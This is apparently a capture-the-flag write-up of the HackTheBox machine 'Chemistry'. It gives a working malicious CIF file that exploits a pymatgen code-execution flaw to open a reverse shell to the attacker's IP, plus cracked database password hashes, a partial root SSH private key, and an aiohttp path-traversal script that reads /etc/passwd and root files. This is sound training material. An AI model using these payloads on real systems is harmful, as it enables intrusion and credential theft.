

Box Overview
Chemistry starts off with a Webserver running on Port 5000 which is running a webserver to parse CIF files using python lib pymatgen that has Arbitrary Code Execution when parsing the maliciously crafted JonesFaithfulTransformation transformation_string, Exploiting it can get shell as user app, in the webroot directory db file can be found which has a hashed password to user rosa which can be crack via crackstation easily and gain a proper SSH session and user flag, looking at local ports open, 8080 can be found which is running a webapp as root, which then portfwd to attacker machine, looking around the web application one can find Python/3.9 aiohttp/3.9.1 which is vuln to LFI.
Recon
Nmap
Starting off with Nmap to see what are we up against. Note: I’m on VIP+, my IP will be random, HackTheBox free servers have static IP
nmap -sV -sC 10.129.2.113 -oN nmap/scan.txt -v -T4 $ nmap -sV -sC 10.129.2.113 -oN nmap/scan.txt -v -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-20 02:38 EDT
<SNIP>
Nmap scan report for 10.129.2.113
Host is up (0.11s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
| 256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_ 256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp open upnp?
| fingerprint-strings:
| GetRequest:
| HTTP/1.1 200 OK
| Server: Werkzeug/3.0.3 Python/3.9.5
| Date: Sun, 20 Oct 2024 01:39:19 GMT
| Content-Type: text/html; charset=utf-8
| Content-Length: 719
| Vary: Cookie
| Connection: close
| <!DOCTYPE html>
| <html lang="en">
| <head>
| <meta charset="UTF-8">
| <meta name="viewport" content="width=device-width, initial-scale=1.0">
| <title>Chemistry - Home</title>
| <link rel="stylesheet" href="/static/styles.css">
| </head>
| <body>
| <div class="container">
| class="title">Chemistry CIF Analyzer</h1>
| <p>Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a CIF (Crystallographic Information File) and analyze the structural data contained within.</p>
| <div class="buttons">
| <center><a href="/login" class="btn">Login</a>
| href="/register" class="btn">Register</a></center>
| </div>
| </div>
| </body>
| RTSPRequest:
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
| "http://www.w3.org/TR/html4/strict.dtd">
| <html>
| <head>
| <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
| <title>Error response</title>
| </head>
| <body>
| <h1>Error response</h1>
| <p>Error code: 400</p>
| <p>Message: Bad request version ('RTSP/1.0').</p>
| <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.</p>
| </body>
|_ </html>
<SNIP>Looking at the nmap results, we can see that there are only two ports open, These are standard ports on mostly production servers. Port 22 as usual is OpenSSH, Port 5000 seems interesting since it’s running Werkzeug/3.0.3 Python/3.9.5 which has a interesting site running, Chemistry CIF Analyzer really stands out.
WebApp - Port 5000
Taking a look over Port 5000 on the WebApp we are presented with a landing page which leads to Login & Register pages.

Let’s run a directory scan with ffuf on this site.
ffuf -u http://10.129.2.113:5000/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt ~$ ffuf -u http://10.129.2.113:5000/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v2.1.0-dev
________________________________________________
:: Method : GET
:: URL : http://10.129.2.113:5000/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
login [Status: 200, Size: 926, Words: 226, Lines: 29, Duration: 165ms]
register [Status: 200, Size: 931, Words: 226, Lines: 29, Duration: 214ms]
logout [Status: 302, Size: 229, Words: 18, Lines: 6, Duration: 119ms]
upload [Status: 405, Size: 153, Words: 16, Lines: 6, Duration: 113ms]
dashboard [Status: 302, Size: 235, Words: 18, Lines: 6, Duration: 117ms]Nothing much or really interesting, Let’s register an account.


As we register in account it takes us to /dashboard, which looks very interesting.
Foothold
User App
We have a file upload and some interesting hints towards CIF files parsing (Your Structures), we could try uploading a php shell which can be done yet we won’t get a shell since it checks for validation and it parses the CIF file. Luckily when googling RCE via cif provides us very interesting results.

Reading this article from ethicalhacking.uk explains much more in depth about the vuln in Pymatgen, you can read more about it Here, Googling around for a bit we can find the GitHub Advisories.
After thoroughly reading the article and GitHub Advisories page, we can finally exploit this web app running on the box.

Creating a file name vuln.cif to get a proper shell on the box:
Fixing the PoC to work properly!
data_5yOhtAoR
_audit_creation_date            2018-06-08
_audit_creation_method          "Pymatgen CIF Parser Arbitrary Code Execution Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system ("/bin/bash -c \'sh -i >& /dev/tcp/10.10.14.78/9001 0>&1\'");0,0,0'


_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
We can’t directly put a revshell and except it to be get executed:
bash -i >& /dev/tcp/173.230.129.219/9001 0>&1At the time of doing the box, I was bit frustrated but then some team work came in clutch and finally a reverse shell payload work.
/bin/bash -c \'sh -i >& /dev/tcp/10.10.14.78/9001 0>&1\Just some extra \ to prevent it from breaking.
Exploitation
Now that we have uploaded the vuln.cif we can simply click on View and it will get executed.

Starting up our listener on 9001 and clicking on View gets us a shell as user app. BOOM!!:
nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.78] from (UNKNOWN) [10.129.2.113] 58850
sh: 0: can't access tty; job control turned off
$ whoami & groups & id
app
uid=1001(app) gid=1001(app) groups=1001(app)
app
Let’s upgrade our shell to make it more stable: First spawn bash shell:
- Script
script -qc /bin/bash /dev/nullOR 2. Python
python3 -c 'import pty;pty.spawn("/bin/bash")'Then background the process by hitting CTRL + Z:
app@chemistry:~$ ^Z
[1]+  Stopped                 nc -nvlp 9001
Use stty to upgrade the shell:
stty raw -echo;fg~$ nc -nvlp 9001
*Hit Enter*
app@chemistry:~$ export TERM=linux
app@chemistry:~$User
Enumeration
Now that we have an interactive shell, let’s look around:
app@chemistry:~$ ls
app.py  instance  static  templates  uploads

app@chemistry:~$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
rosa:x:1000:1000:rosa:/home/rosa:/bin/bash
app:x:1001:1001:,,,:/home/app:/bin/bash
So the actual users on the box are root, rosa and app.
Hmm, Let’s take a look at app.py.
~$ cat app.py
<SNIP>

app = Flask(__name__)
app.config['SECRET_KEY'] = 'MyS3cretCh3mistry4PP'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///database.db'
app.config['UPLOAD_FOLDER'] = 'uploads/'
app.config['ALLOWED_EXTENSIONS'] = {'cif'}

db = SQLAlchemy(app)
login_manager = LoginManager(app)
login_manager.login_view = 'login'

<SNIP>

@app.route('/dashboard')
@login_required
def dashboard():
    structures = Structure.query.filter_by(user_id=current_user.id).all()
    return render_template('dashboard.html', structures=structures)

@app.route('/upload', methods=['POST'])
@login_required
def upload_file():
    if 'file' not in request.files:
        return redirect(request.url)
    file = request.files['file']
    if file.filename == '':
        return redirect(request.url)
    if file and allowed_file(file.filename):
        filename = secure_filename(file.filename)
        identifier = str(uuid.uuid4())
        <SNIP>
app.py reveals some interesting info, a SECRET_KEY and location to database file which can be found here /home/app/instance/database.db. The machine has sqlit3 installed, we can quickly go ahead and dump the contents of database.db.
Dumping the database.db
sqlite3 instance/database.db .dumpPRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
<SNIP>
CREATE TABLE user (
id INTEGER NOT NULL,
username VARCHAR(150) NOT NULL,
password VARCHAR(150) NOT NULL,
PRIMARY KEY (id),
UNIQUE (username)
);
INSERT INTO user VALUES(1,'admin','2861debaf8d99436a10ed6f75a252abf');
INSERT INTO user VALUES(2,'app','197865e46b878d9e74a0346b6d59886a');
INSERT INTO user VALUES(3,'rosa','63ed86ee9f624c7b14f1d4f43dc251a5');
INSERT INTO user VALUES(4,'robert','02fcf7cfc10adc37959fb21f06c6b467');
INSERT INTO user VALUES(5,'jobert','3dec299e06f7ed187bac06bd3b670ab2');
INSERT INTO user VALUES(6,'carlos','9ad48828b0955513f7cf0f7f6510c8f8');
INSERT INTO user VALUES(7,'peter','6845c17d298d95aa942127bdad2ceb9b');
INSERT INTO user VALUES(8,'victoria','c3601ad2286a4293868ec2a4bc606ba3');
<SNIP>
COMMIT;There are 15 accounts, one of them is ours, But the only valid users on the machine are app and rosa.
Cracking Rosa’s hash
We already user app, rosa’s hash can be cracked easily on crackstation.net.

We have rosa’s password unicorniosrosados, we can SSH or just su as rosa and read the contents of user.txt: su
app@chemistry:~$ su rosa
Password:
rosa@chemistry:/home/app$
SSH
sshpass -p 'unicorniosrosados' ssh rosa@10.129.2.113~$ sshpass -p 'unicorniosrosados' ssh rosa@10.129.2.113
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)
<SNIP>
System load: 0.0
Usage of /: 72.8% of 5.08GB
Memory usage: 24%
Swap usage: 0%
Processes: 229
Users logged in: 0
IPv4 address for eth0: 10.129.2.113
IPv6 address for eth0: dead:beef::250:56ff:feb9:93e4
<SNIP>
rosa@chemistry:~$ wc -c user.txt
33 user.txtRoot
Enumeration
Let’s try some basic manual enumeration:
Looking for SUID:
find / -perm -4000 -type f 2>/dev/nullrosa@chemistry:~$ find / -perm -4000 -type f 2>/dev/null
/snap/snapd/21759/usr/lib/snapd/snap-confine
/snap/core20/2379/usr/bin/chfn
/snap/core20/2379/usr/bin/chsh
/snap/core20/2379/usr/bin/gpasswd
/snap/core20/2379/usr/bin/mount
/snap/core20/2379/usr/bin/newgrp
/snap/core20/2379/usr/bin/passwd
/snap/core20/2379/usr/bin/su
/snap/core20/2379/usr/bin/sudo
/snap/core20/2379/usr/bin/umount
/snap/core20/2379/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2379/usr/lib/openssh/ssh-keysign
/usr/bin/umount
/usr/bin/fusermount
/usr/bin/sudo
/usr/bin/at
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1Well we don’t really find anything unusual, Let’s see what ports are open locally:
ss -tulpnrosa@chemistry:~$ ss -tulpn
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port Process
udp UNCONN 0 0 0.0.0.0:68 0.0.0.0:*
udp UNCONN 0 0 127.0.0.53%lo:53 0.0.0.0:*
tcp LISTEN 0 128 0.0.0.0:5000 0.0.0.0:*
tcp LISTEN 0 128 127.0.0.1:8080 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:*
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 128 [::]:22 [::]:* Running linepeas.sh will also shows us: 
From the result we can see that port 8080 is open on local, we can try curling it and see what’s running on it:
curl localhost:8080curl localhost:8080
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Site Monitoring</title>
<link rel="stylesheet" href="/assets/css/all.min.css">
<script src="/assets/js/jquery-3.6.0.min.js"></script>
<script src="/assets/js/chart.js"></script>
<link rel="stylesheet" href="/assets/css/style.css">
<style>
h2 {
color: black;
font-style: italic;
}
</style>
<SNIP>
<script src="/assets/js/script.js"></script>
<SNIP>
// Earnings Chart Configuration
const earningsCtx = document.getElementById('earningsChart').getContext('2d');
const earningsChart = new Chart(earningsCtx, {
type: 'bar',
data: {
labels: Object.keys(earnings),
datasets: [{
label: 'Earnings ($)',
data: Object.values(earnings),
backgroundColor: 'rgba(75, 192, 192, 0.2)',
borderColor: 'rgba(75, 192, 192, 1)',
borderWidth: 1
}]
},
<SNIP>
</script>
</body>Port forwarding the Internal
It’s running a website, let’s port froward this to our local machine, Since we have the SSH cerds of user rosa, we can portfwd via SSH:
sshpass -p 'unicorniosrosados' ssh -L 8081:127.0.0.1:8080 rosa@10.129.2.113~$ sshpass -p 'unicorniosrosados' ssh -L 8081:127.0.0.1:8080 rosa@10.129.2.113
<SNIP>
Last login: Sun Oct xx xx:xx:xx 2024 from 10.10.xx.xx
rosa@chemistry:~$ Enumeration of local webapp

We can try Fuzzing it with ffuf.
ffuf -u http://127.0.0.1:8081/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt~$ ffuf -u http://127.0.0.1:8081/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v2.1.0-dev
________________________________________________
:: Method : GET
:: URL : http://127.0.0.1:8081/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
assets [Status: 403, Size: 14, Words: 2, Lines: 1, Duration: 122ms]We found /assets but we can’t access it.
Exploiting LFI to read root.txt & id_rsa
Let’s try looking over this static site. we don’t really find anything, but we can try to monitor the traffic from dev tools to see server headers and what requests are being made: Open dev tools --> Network tab --> refresh the page. Refreshing the page and looking at Network traffic, we can look at small detail that reveals much info. 
Looking at the server header reveals that it’s running aiohttp/3.9.1 which is a release of the asynchronous HTTP client/server framework for asyncio and Python. Googling aiohttp/3.9.1 exploit shows us first result that takes us to this GitHub PoC. The only thing we need from PoC repo is exploit.sh. exploit.sh
#!/bin/bash

url="http://localhost:8081"
string="../"
payload="/static/"
file="etc/passwd" # without the first /

for ((i=0; i<15; i++)); do
    payload+="$string"
    echo "[+] Testing with $payload$file"
    status_code=$(curl --path-as-is -s -o /dev/null -w "%{http_code}" "$url$payload$file")
    echo -e "\tStatus code --> $status_code"

    if [[ $status_code -eq 200 ]]; then
        curl -s --path-as-is "$url$payload$file"
        break
    fi
done
We need to change one small thing in this shell script, since there is no /static but we found /assets, changing it to /assets might work, let’s try:
<SNIP>
string="../"
payload="/assets/"
file="etc/passwd" # without the first /

<SNIP>
done
chmod +x exploit.sh;./exploit.shchmod +x root.sh;./root.sh
[+] Testing with /assets/../etc/passwd
Status code --> 404
[+] Testing with /assets/../../etc/passwd
Status code --> 404
[+] Testing with /assets/../../../etc/passwd
Status code --> 200
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
<SNIP>
rosa:x:1000:1000:rosa:/home/rosa:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
app:x:1001:1001:,,,:/home/app:/bin/bash
_laurel:x:997:997::/var/log/laurel:/bin/falseIt works, since the webapp is running as root user, we can read other files (change the file= to root/root.txt).
<SNIP>
string="../"
payload="/assets/"
file="root/root.txt" # without the first /

<SNIP>
done~$ ./exploit.sh
[+] Testing with /assets/../root/root.txt
Status code --> 404
[+] Testing with /assets/../../root/root.txt
Status code --> 404
[+] Testing with /assets/../../../root/root.txt
Status code --> 200
79e83c71cab4e5ac09ef047addc574c3Getting a full Shell
<SNIP>
string="../"
payload="/assets/"
file="root/.ssh/id_rsa" # without the first /

<SNIP>
done~$ ./root.sh
[+] Testing with /assets/../root/.ssh/id_rsa
Status code --> 404
[+] Testing with /assets/../../root/.ssh/id_rsa
Status code --> 404
[+] Testing with /assets/../../../root/.ssh/id_rsa
Status code --> 200
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAsFbYzGxskgZ6YM1LOUJsjU66WHi8Y2ZFQcM3G8VjO+NHKK8P0hIU
<SNIP>
